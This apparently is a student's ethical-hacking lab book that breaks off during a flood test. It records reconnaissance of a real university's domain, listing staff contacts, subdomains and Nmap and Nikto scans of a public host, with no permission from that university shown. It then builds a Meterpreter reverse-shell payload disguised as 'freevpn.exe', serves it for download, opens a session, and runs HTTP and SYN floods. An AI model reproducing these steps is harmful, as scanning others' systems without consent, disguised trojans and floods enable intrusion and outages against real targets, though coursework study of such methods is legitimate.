ETHICAL HACKING LAB BOOK

AUTHOR'S DECLARATION

I, **Giningakpio Stephen Paite Justin** hereby confirm that this Ethical Hacking Lab Book has been genuinely prepared and compiled by me as part of the practical lab book for the Bachelor of Science in Networking and Cyber Security at ISBAT University, under the supervision of Mr. Shameem for the academic year 2025. This book reflects my understanding, observations, and practical lab exercises carried out within a controlled and ethical learning environment, strictly for academic and professional development purposes.

This lab book covers key cybersecurity topics such as Footprinting & Reconnaissance, WiFi Security Assessment, System Exploitation (Educational Demonstrations Only), Denial of Service Testing in a controlled setup, Man-in-the-Middle attack simulations, Password Strength Evaluation, SQL Injection and Cross-Site Scripting demonstrations, WordPress Security Assessments, and concluding Security Recommendations. All content has been documented responsibly and ethically in alignment with institutional guidelines and cybersecurity best practices.

Lecturer: Mr. Shameem

Signature: _____

Date: _____

Name: Giningakpio Stephen Paite

Roll No: 012230331

Signature: _____

Date: _____

Table of Contents

Introduction & Lab Coverage

This lab book provides a structured and practical exploration of key ethical hacking methodologies, from reconnaissance to exploitation and defense. Each lab exercise is conducted in a controlled environment with explicit authorization, ensuring compliance with ethical standards and educational objectives.

Footprinting & Reconnaissance

Introduction

Footprinting is the initial phase of ethical hacking, involving systematic information gathering about a target system or network without active intrusion. It provides the foundation for subsequent security assessments.

Tools used

- **Google Dorking.** To gather publicly available information about a target domain using advanced search operators.
- **Whois.** To retrieve domain registration and administrative details.
- **Nslookup.** DNS Enumeration to convert the domain name into ip address
- **Dig.** DNS Enumeration
- d**igsublist3r.** Subdomain Enumeration, to find subdomain names
- **TheHarvester.** Email Harvesting, getting the email
- **Nmap.** Identifying live hosts, open ports, services, and OS details on the target
- **Nikto.** Vulnerabilities scanning to Identify web server vulnerabilities.


A. Passive Footprinting

Search Engine Reconnaissance (Google Dorking)


Objective: Gather publicly available information about a target domain using advanced search operators.
Target: `https://ucu.ac.ug/`

Commands Used:

site:ucu.ac.ug intitle:logs




Output



WHOIS Lookup

Objective: Retrieve domain registration and administrative details.

Command:



```
┌──(root㉿kali)-[~]
└─# whois ucu.ac.ug

*******************************************************
*           The UG ccTLD Registry Database            *
*******************************************************

Domain name:                    ucu.ac.ug
Status:                         ACTIVE
Expires On:                     2029-04-02
Registered On:                  2002-01-03
Renewed On:                     2024-04-02
Nameserver:                     dns.ucu.ac.ug
Nameserver:                     ns1.ucu.ac.ug
Nameserver:                     dns.ucu.ac.ug
Nameserver:                     ns1.ucu.ac.ug

Registrant Contact Information:
Registrant Name:                Uganda Christian University
Registrant Organization:        Uganda Christian University
Registrant Country:             UG
Registrant State / Province:    Kampala
Registrant City:                Mukono
Registrant Address:             University ICT Services
Registrant Postal Code:         P.O. Box 4, Mukono
Registrant Phone:               +256-312-350-815
Registrant Email:               systems@ucu.ac.ug

Administrative Contact Information:
Admin Name:                     Kangabe Rebecca
Admin Organization:             Uganda Christian University
Admin Country:                  UG
Admin State / Province:         Kampala
Admin City:                     Mukono
Admin Address:                  University ICT Services
Admin Postal Code:              P.O. Box 4, Mukono
Admin Phone:                    +256-312-350-820
Admin Email:                    uis-tm@ucu.ac.ug

Technical Contact Information:
Tech Name:                      Nuwasiima Amos T.
Tech Organization:              Uganda Christian University
Tech Country:                   UG
Tech State / Province:          Kampala
Tech City:                      Mukono
Tech Address:                   University ICT Services
Tech Postal Code:               P.O. Box 4, Mukono
Tech Phone:                     +256-312-350-815
Tech Email:                     uis-ssa@ucu.ac.ug

Information Last Updated:       2025-11-12 14:29:09

┌──(root㉿kali)-[~]
└─#
```


Key Information Gathered:

- Registrar details
- Administrative and technical contacts
- Domain creation/expiration dates
- Name servers

DNS Enumeration

Tools Used: `nslookup`, `dig`

Commands:



```
┌──(root㉿kali)-[~]
└─# nslookup ucu.ac.ug
Server:         192.168.88.1
Address:        192.168.88.1#53

Non-authoritative answer:
Name:   ucu.ac.ug
Address: 102.220.203.139
Name:   ucu.ac.ug
Address: 2001:43ff:0:3500::1bb


┌──(root㉿kali)-[~]
└─# dig ucu.ac.ug ANY

; <<>> DiG 9.20.15-2-Debian <<>> ucu.ac.ug ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62823
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ucu.ac.ug.                     IN      ANY

;; ANSWER SECTION:
ucu.ac.ug.              2782    IN      SOA     dns.ucu.ac.ug. abuse.ucu.ac.ug. 2025120313 14400 3600 2419200 3600
ucu.ac.ug.              1728    IN      A       102.220.203.139
ucu.ac.ug.              1728    IN      AAAA    2001:43ff:0:3500::1bb
```

Findings:

- A, MX, NS, TXT records
- Subdomain enumeration
- Mail server identification

Subdomain Enumeration

Tools Used: `Sublist3r`, `Amass`, `dnsrecon`

Command Example:

sublist3r -d ucu.ac.ug


```
IndexError: list index out of range
[-] Total Unique Subdomains Found: 98
www.ucu.ac.ug
mta-sts.admin.ucu.ac.ug
airtea-mis.ucu.ac.ug
alpha.ucu.ac.ug
mta-sts.alumni.ucu.ac.ug
amos.ucu.ac.ug
analytics.ucu.ac.ug
application.ucu.ac.ug
apply.ucu.ac.ug
mta-sts.arua.ucu.ac.ug
mta-sts.bbuc.ucu.ac.ug
wireless.bbuc.ucu.ac.ug
cloud.ucu.ac.ug
cloud-test.ucu.ac.ug
conferences.ucu.ac.ug
cpanel-01.ucu.ac.ug
cpanel-02.ucu.ac.ug
cpanel-03.ucu.ac.ug
downloads.ucu.ac.ug
```

Findings:

- Multiple subdomains identified

Email Harvesting

Tools Used: `theHarvester`, `Hunter.io` (simulated)
using hunter.io



Findings:

- Institutional email addresses
- Employee naming conventions

B. Active Footprinting

Network Scanning with Nmap

Objective: Identify live hosts, open ports, services, and OS details.

Command:

```
┌──(root㉿kali)-[~]
└─# nmap -sV -O -p- 102.220.203.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 18:39 EAT
Nmap scan report for cpanel-03.ucu.ac.ug (102.220.203.139)
Host is up (0.035s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain    (generic dns response: NOTIMP)
443/tcp  open  ssl/https nginx
8443/tcp open  ssl/http  nginx
1 service unrecognized despite returning data. If you know the service/version, please submit the following
?new-service :
SF-Port53-TCP:V=7.95%I=7%D=12/3%Time=69305A70%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\x0c\0\x06\x81\x84\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:4.15
Aggressive OS guesses: Linux 4.15 (85%), Linux 4.19 - 5.15 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.39 seconds
```

output

Open ports	services	OS and version	Server
22	Ssh OpenSSH 9.6p1	OS Ubuntu	Server: nginx
53	domain	Version 3ubuntu13.14	
443	ssl/http		
8443	ssl/http		

Web Vulnerability Scanning with Nikto

Objective: Identify web server vulnerabilities.

Command:

```
┌──(root㉿kali)-[~]
└─# nikto -h https://ucu.ac.ug
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 102.220.203.139, 2001:43ff:0:3500::1bb
+ Target IP:          102.220.203.139
+ Target Hostname:    ucu.ac.ug
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UG/ST=Kampala/O=THE RESEARCH & EDUCATION NETWORK f. UGANDA RENU LTD BY GUARANTEE/CN=*.ucu.ac.ug
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Organization Validation Secu
+ Start Time:         2025-12-03 19:00:51 (GMT3)
---------------------------------------------------------------------------
+ Server: nginx
+ /: Drupal Link header found with value: ARRAY(0x5635b29537c8). See: https://www.drupal.org/
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See:
en-US/docs/Web/HTTP/Headers/alt-svc
+ /oQ4UamrD.: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /oQ4UamrD.map: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

Findings:

- Outdated server software
- Exposed directories
- Potential misconfigurations

System Exploitation with Metasploit

Introduction

Metasploit Framework is used for vulnerability validation and controlled exploitation in a lab environment.

Payload Creation with msfvenom

Objective: Generate a reverse TCP payload for Windows.
Command:

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe lhost: 192.168.88.192 lport:4444 >freevpn.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
```


Copying the payload malware to /var/www/html directories and check it


```
┌──(root㉿kali)-[~]
└─# cp freevpn.exe /var/www/html

┌──(root㉿kali)-[~]
└─# ls /var/www/html
free.vpn  freevpn.exe  index.html  index.nginx-debian.html  wordpress
```

restarting apache2

```
┌──(root㉿kali)-[~]
└─# service apache2 restart

┌──(root㉿kali)-[~]
└─#
```

Accessing the file from the window browser





Listener Setup

Commands in Metasploit:

starting the Metasploit

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Store discovered credentials for later use with creds

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-:--''--.. `` (
```

session created successfully

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost: 192.168.56.101
[!] Unknown datastore option: lhost:. Did you mean LHOST?
lhost: => 192.168.56.101
msf exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.56.101:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (188998 bytes) to 192.168.88.192
[*] Meterpreter session 1 opened (192.168.88.192:4444 -> 192.168.88.192:47690) at 2025-

meterpreter >
```

Outcome: Successful meterpreter session established.

Denial of Service Testing

Tools Used:

- GoldenEye (HTTP flood)
- Hping3 (network layer flood)

GoldenEye HTTP DoS

Command: first checking the goldeneye guideline to see options and then run it

```
└─# ./goldeneye.py -h
/home/hack404/GoldenEye/./goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
  | $$  \__/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$       /$$   /$$  /$$$$$$

------------------------------------------------------------------------------------------------------------

GoldenEye v1.0 by Stephen Paite hack404 hpps://github.com/paite404

 USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
        Flag                    Description                                                 Default
        -u, --useragents        File with user-agents to use                                (default: randomly generated)
        -w, --workers           Number of concurrent workers                                (default: 10)
        -s, --sockets           Number of concurrent sockets                                (default: 500)
        -m, --method            HTTP Method to use 'get' or 'post'  or 'random'             (default: get)
        -n, --nosslcheck        Do not verify SSL Certificate                               (default: True)
        -d, --debug             Enable Debug Mode [more verbose output]                     (default: False)
        -h, --help              Shows this help

------------------------------------------------------------------------------------------------------------

┌──(root㉿kali)-[/home/hack404/GoldenEye]
└─# ./goldeneye.py http://192.168.88.1 -w 10 -s 500
/home/hack404/GoldenEye/./goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
  | $$  \__/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$       /$$   /$$  /$$$$$$

GoldenEye v1.0 by Stephen Paite hack404 hpps://github.com/paite404

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```

Impact: Simulated high traffic load on web server.

Hping3 SYN Flood

Command:

```
┌──(root㉿kali)-[~]
└─# hping3 -c 1880 -s --flood --rand-source -p 88 192.168.88.1
HPING 192.168.88.1 (wlan0 192.168.88.1): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=0 win=0 rtt=39.7 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=2 win=0 rtt=11.5 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=3 win=0 rtt=7.2 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=4 win=0 rtt=14.9 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=7 win=0 rtt=6.3 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=8 win=0 rtt=10.1 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=10 win=0 rtt=13.5 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=11 win=0 rtt=5.2 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=14 win=0 rtt=20.5 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=15 win=0 rtt=12.2 ms
